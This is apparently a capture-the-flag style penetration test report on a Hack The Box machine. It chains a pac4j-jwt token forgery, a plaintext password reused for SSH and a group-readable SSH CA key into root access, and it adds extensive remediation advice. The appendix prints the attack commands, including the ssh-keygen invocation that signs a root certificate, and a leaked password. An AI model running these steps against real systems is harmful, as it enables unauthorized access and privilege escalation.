PENETRATION TEST REPORT

HACK THE BOX

Principal Penetration Test Report

An authentication bypass in the platform, a reused deployment password, and an SSH CA that signed a certificate for root

4ss3m // CONFID

OVERALL RISK: CRITICAL

DOCUMENT DETAILS

Target	10.129.244.220 (principal.htb)
Externally reachable	TCP 22 OpenSSH 9.6p1; TCP 8080 Jetty (Principal Internal Platform 1.2.0)
Application	pac4j-jwt 6.0.3 behind Jetty, JWE + JWT authentication
Operating system	Ubuntu 24.04 LTS
Test window	21 October 2026
Test type	Black box - unauthenticated start

1 EXECUTIVE SUMMARY

An unauthenticated visitor could take over the platform, and from there the host. The application on TCP 8080 was running pac4j-jwt 6.0.3, which accepts an unsigned token as long as it arrives inside an encrypted envelope the server can open. The key used to build that envelope is published without authentication, so the token can be built by anyone. The dashboard we landed in showed a deployment password in plain text; that password opened an SSH account; and that account could read the private key of the SSH certificate authority the host trusts. With the key, a certificate for root is one command.

Both halves of the chain fail the same way: the system checks that the envelope is cryptographic and never checks who the identity inside it claims to be. The inner JWT was not signed by anyone, and the certificate was for whichever account we named. Neither step required a password, an exploit binary or user interaction.

No single control would have stopped the attack. Patching pac4j closes the first step; rotating the password and moving the CA key off the host close the rest. Section 5 sets out the order and how to prove each fix held.

#	Finding	Severity
01	Any visitor can forge an administrator token - pac4j-jwt 6.0.3 skips signature verification inside a JWE (CVE-2026-29000)	CRITICAL
02	The admin dashboard shows a deployment password in clear text, and that password logs in over SSH	HIGH
03	The SSH CA private key is readable by every member of the deployers group	CRITICAL
04	sshd accepts a CA-signed certificate for any principal, including root	HIGH

4ss3m // CONFIDENTIAL

2 HOW THE ATTACK UNFOLDED

1. The platform on TCP 8080 advertises pac4j-jwt/6.0.3 and publishes its RSA encryption key at /api/auth/jwks with no authentication.
2. We built a PlainJWT (`alg: none`) with `role: ROLE_ADMIN` , wrapped it in a valid JWE for that key, and /api/dashboard returned 200 as admin (CVE-2026-29000).
3. The admin dashboard returned the deployment password `D3pl0y_$$H_Now42!` in clear text and listed the host's accounts.
4. The password authenticated svc-deploy over SSH; admin rejected it and kkumar's account was inactive.
5. svc-deploy's home directory held the user flag (redacted in this report).
6. svc-deploy is in the deployers group, which could read the private key of the SSH CA that sshd trusts.
7. We signed an ed25519 key with principal `root` , logged in as root and read the root flag (redacted).

4ss3m // CONFIDENTIAL

3 WHAT WE FOUND

CRITICAL

F-01 Any visitor can forge an administrator token - pac4j-jwt 6.0.3 skips signature verification inside a JWE (CVE-2026-29000)

http://10.129.244.220:8080 - Principal Internal Platform 1.2.0 on Jetty, X-Powered-By: pac4j-jwt/6.0.3; /api/auth/jwks and /api/dashboard

The platform publishes its RSA encryption key at /api/auth/jwks with no authentication. In pac4j-jwt 6.0.3 the authenticator decrypts the outer JWE, then calls toSignedJWT() on the payload. A PlainJWT (`alg: none`) makes that call return null, and the signature check is guarded by `if (signedJWT != null)` , so it is skipped entirely. We built a PlainJWT with `role: ROLE_ADMIN` , wrapped it in a JWE using the published key (RSA-OAEP-256 + A128GCM), and /api/dashboard answered 200 as admin.

Why it matters. One unauthenticated GET returns the key, and the token is built offline. No account, no password and no user interaction are needed for administrator access to the platform.

Fix

- Upgrade pac4j-jwt to a release that fixes CVE-2026-29000.
- Treat a null return from toSignedJWT() as an authentication failure, not as a reason to skip verification.
- Add a regression test that wraps a PlainJWT in a valid JWE and expects 401.
- Stop advertising exact dependency versions in response headers.

HIGH

F-02 The admin dashboard shows a deployment password in clear text, and that password logs in over SSH

/api/settings and /api/users, reachable with the forged admin token

The settings view returns the deployment password `D3pl0y_$$H_Now42!` as readable text, and the user list enumerates the eight accounts on the platform, including admin, svc-deploy and kkumar (a security analyst marked inactive). The password did not authenticate admin and kkumar's account was disabled, but it opened an SSH session as svc-deploy. The same secret was trusted by two unrelated systems, so an application-level compromise became an operating-system login.

Why it matters. The application hands over a system credential in plain text to whoever holds an admin token, which after F-01 is anyone on the network.

Fix

- Give every account its own password; never reuse one secret across an application and an operating system account.
- Never return an existing password from an API. Let an administrator set a new one instead.
- Restrict /api/settings to the role that needs it and log access.
- Move service accounts to SSH keys or short-lived certificates.

CRITICAL

F-03 The SSH CA private key is readable by every member of the deployers group

/opt/principal/ssh/ca - mode 640 root:deployers; svc-deploy is in deployers

The directory holding the CA key pair is group-readable by deployers, the group the deployment account belongs to. We read the 3,381-byte private key as svc-deploy and copied it off the host. This is the CA that sshd trusts for certificate authentication, so the key that is supposed to establish identity was available to the account it was protecting.

4ss3m // CONFIDENTIAL

Why it matters. Anyone with a deployer account, or any process running as one, can produce a certificate that this host accepts - for any account name, root included. The CA is as exposed as the weakest member of the group.

Fix

- Move the CA private key off the host; sign certificates from a separate signing host or an HSM.
- If the key has to stay, make it 600 root:root and remove the deployers group from the path.
- Reissue the CA and replace TrustedUserCAKeys everywhere it was trusted; the old key must be retired, not just removed from one file.

HIGH

F-04 sshd accepts a CA-signed certificate for any principal, including root

/etc/ssh/sshd_config.d/60-principal.conf

The host sets `TrustedUserCAKeys /opt/principal/ssh/ca.pub` with `PermitRootLogin prohibit-password` and no AuthorizedPrincipalsFile or AuthorizedPrincipalsCommand. In that configuration any certificate signed by the CA is accepted for whichever principal it names. We signed a new ed25519 key with `-n root -V +1h` and logged in as root.

Why it matters. Possession of the CA key is enough to become root; there is no second check to stop a certificate that names an account the issuer was never meant to grant.

Fix

- Add AuthorizedPrincipalsFile (or AuthorizedPrincipalsCommand) and list, per account, only the principals that account may present.
- Set PermitRootLogin no; prohibit-password still allows certificate logins, which is the path used here.
- Issue short-lived certificates with critical options (source-address, force-command) and no forwarding unless required.
- Log certificate authentication and alert on mismatched key IDs or principals.

4ss3m // CONFIDENTIAL

4 WHAT TO FIX FIRST

Priority	Action	Severity
1	Upgrade pac4j-jwt and make inner-JWT signature verification unconditional	CRITICAL
1	Reissue the SSH CA, move its private key off the host and replace the trust entry everywhere	CRITICAL
1	Rotate the deployment password and every account that reused it	HIGH
2	Add AuthorizedPrincipalsFile and restrict the principals each account may present	HIGH
3	Remove passwords from the settings API and give every account its own credential	HIGH

The web path and the SSH certificate path are independent; patching one does not close the other. Both should be treated as emergency changes.

4ss3m // CONFIDENTIAL

5 HOW TO FIX THIS PROPERLY

Patch the token path, and make the check explicit

- Upgrade pac4j-jwt to a release that fixes CVE-2026-29000. Until that build is deployed, reject any token whose inner JWT is not signed instead of treating a missing signature as something to skip.
- Make a null return from toSignedJWT() an authentication failure. The current code reads "no signature to verify" as "nothing to check"; that is the defect, not a corner case.
- Keep a test in CI that wraps a PlainJWT in a valid JWE and asserts 401, so a dependency bump cannot silently undo the fix.
- Remove dependency versions from response headers; they told us which CVE to look for.

Replace the exposed credentials, then stop storing them in the open

- Rotate the deployment password and every account that shares it. Any secret the dashboard displayed must be treated as public.
- Return secrets from the API only to the role that administers them, and never in a page a browser keeps. A settings screen does not need to show an existing password; it needs a way to set a new one.
- Move service-account authentication to SSH keys or short-lived certificates. A password accepted by both the application and the operating system is a bridge between two trust domains that should stay separate.

Take the CA key off the host and reissue the CA

- Generate the new CA on a machine that is not a deployment target, keep the private key there or in an HSM, and sign certificates through a small signing service. The host should only hold ca.pub.
- If the key must stay, make it 600 root:root and remove the deployers group from the path. Group-readable means every process running as a deployer can sign certificates.
- Reissue the CA and update TrustedUserCAKeys on every host that trusted it. Certificates signed by the old key stay valid until they expire or the key is removed everywhere.
- Issue certificates for hours, not days, and add critical options where the workflow allows: source-address, force-command, and no port or agent forwarding.

Make sshd check who the certificate is for

- Add AuthorizedPrincipalsFile (or AuthorizedPrincipalsCommand) and list, per account, only the principals that account may present. Without it, a certificate is a bearer token for every account name it contains, root included.
- Set PermitRootLogin no. prohibit-password still permits certificate logins, which is the path used here.
- Review PasswordAuthentication yes. It made the leaked password usable over SSH; key or certificate authentication is enough for a deployment account.
- Log certificate authentication (LogLevel VERBOSE) and alert when a certificate's key ID or principal does not match the account being accessed.

How to verify the fix

- Replay the forged token: a PlainJWT wrapped in a JWE built from /api/auth/jwks must return 401 on /api/dashboard.
- As a test account in deployers, `cat /opt/principal/ssh/ca` must fail with permission denied.
- Sign a certificate for a principal other than your own account and confirm sshd refuses the login; repeat for root.
- `sshd -T` must show an authorizedprincipalsfile, and a certificate that does not name the right principal for the account must be rejected.
- Call /api/settings with a non-admin role and confirm no secret material is returned.


4ss3m // CONFIDENTIAL

A APPENDIX - TECHNICAL EVIDENCE

Recorded command output, for the engineers who will implement the fixes.

Service exposure


```
$ nmap -sC -sV 10.129.244.220
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
8080/tcp open  http-proxy  Jetty
| http-title: Principal Internal Platform - Login
|_http-server-header: Jetty
|  X-Powered-By: pac4j-jwt/6.0.3
```



nmap fingerprint - Jetty on 8080 and X-Powered-By: pac4j-jwt/6.0.3

Authentication flow in the client bundle


```
$ curl -s http://10.129.244.220:8080/static/js/app.js | head -40
* Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
* Public key available at /api/auth/jwks for token verification
* Inner JWT is signed with RS256
const JWKS_ENDPOINT = '/api/auth/jwks';
const SETTINGS_ENDPOINT = '/api/settings';
```



The bundle documents the token format and the endpoints.

Encryption key published without authentication


```
$ curl -s http://10.129.244.220:8080/api/auth/jwks
{"keys":[{"kty":"RSA","e":"AQAB","kid":"enc-key-1",
          "n":"lTh54vtBS1NA...<truncated>"}]}
```



GET /api/auth/jwks - RSA public key, kid enc-key-1, no session.

Forged administrator token

```
$ python3 forge.py http://10.129.244.220:8080 admin
[*] forge: PlainJWT (alg none, role ROLE_ADMIN) wrapped in a JWE
    encrypted to the key from /api/auth/jwks
[*] /api/dashboard -> 200
```




The unsigned inner JWT is accepted: dashboard returns 200.

Credentials returned by the dashboard

```
$ curl -s -H 'Authorization: Bearer <forged token>' \
       http://10.129.244.220:8080/api/settings
Security tab, 'Encryption key password': D3pl0y_$$H_Now42!


$ curl -s -H 'Authorization: Bearer <forged token>' \
       http://10.129.244.220:8080/api/users
admin        ROLE_ADMIN
svc-deploy   deployer
jthompson    ROLE_USER
amorales     ROLE_USER
bwright      ROLE_MANAGER
kkumar       ROLE_ADMIN   (inactive)
mwilson      ROLE_USER
lzhang       ROLE_MANAGER
total: 8
```



/api/settings returns the encryption key password in clear text.

SSH login as svc-deploy

```
$ ssh svc-deploy@10.129.244.220
svc-deploy@10.129.244.220's password: ***********
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy)
groups=1002(svc-deploy),1001(deployers)
svc-deploy@principal:~$ cat user.txt
<flag redacted>
```




The dashboard password authenticates svc-deploy; user flag redacted.

The CA private key is readable by deployers

```
svc-deploy@principal:~$ ls -la /opt/principal/ssh
drwxr-x--- 2 root deployers 4096 .
-rw-r----- 1 root deployers  288 README.txt
-rw-r----- 1 root deployers 3381 ca
-rw-r--r-- 1 root root       742 ca.pub

svc-deploy@principal:~$ cat /etc/ssh/sshd_config.d/60-principal.conf
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
(no AuthorizedPrincipalsFile or AuthorizedPrincipalsCommand)
```




Group-readable CA key, and sshd trusting it for any principal.

A certificate for root, signed with the host's own CA

```
svc-deploy@principal:~$ ssh-keygen -t ed25519 -f /tmp/pwn -N ''
svc-deploy@principal:~$ ssh-keygen -s /opt/principal/ssh/ca \
    -I pwn-root -n root -V +1h /tmp/pwn.pub
Signed user key /tmp/pwn-cert.pub: id "pwn-root" for root


svc-deploy@principal:~$ ssh-keygen -L -f /tmp/pwn-cert.pub
Type: ssh-ed25519-cert-v01@openssh.com user certificate
Key ID: "pwn-root"
Principals:
        root
```



ssh-keygen -L confirms the certificate's principal: root.

Root

```
svc-deploy@principal:~$ ssh -i /tmp/pwn root@localhost
root@principal:~# id
uid=0(root) gid=0(root) groups=0(root)
root@principal:~# cat /root/root.txt
<flag redacted>
```



root shell obtained with the forged certificate; root flag redacted.

4ss3m // CONFIDENTIAL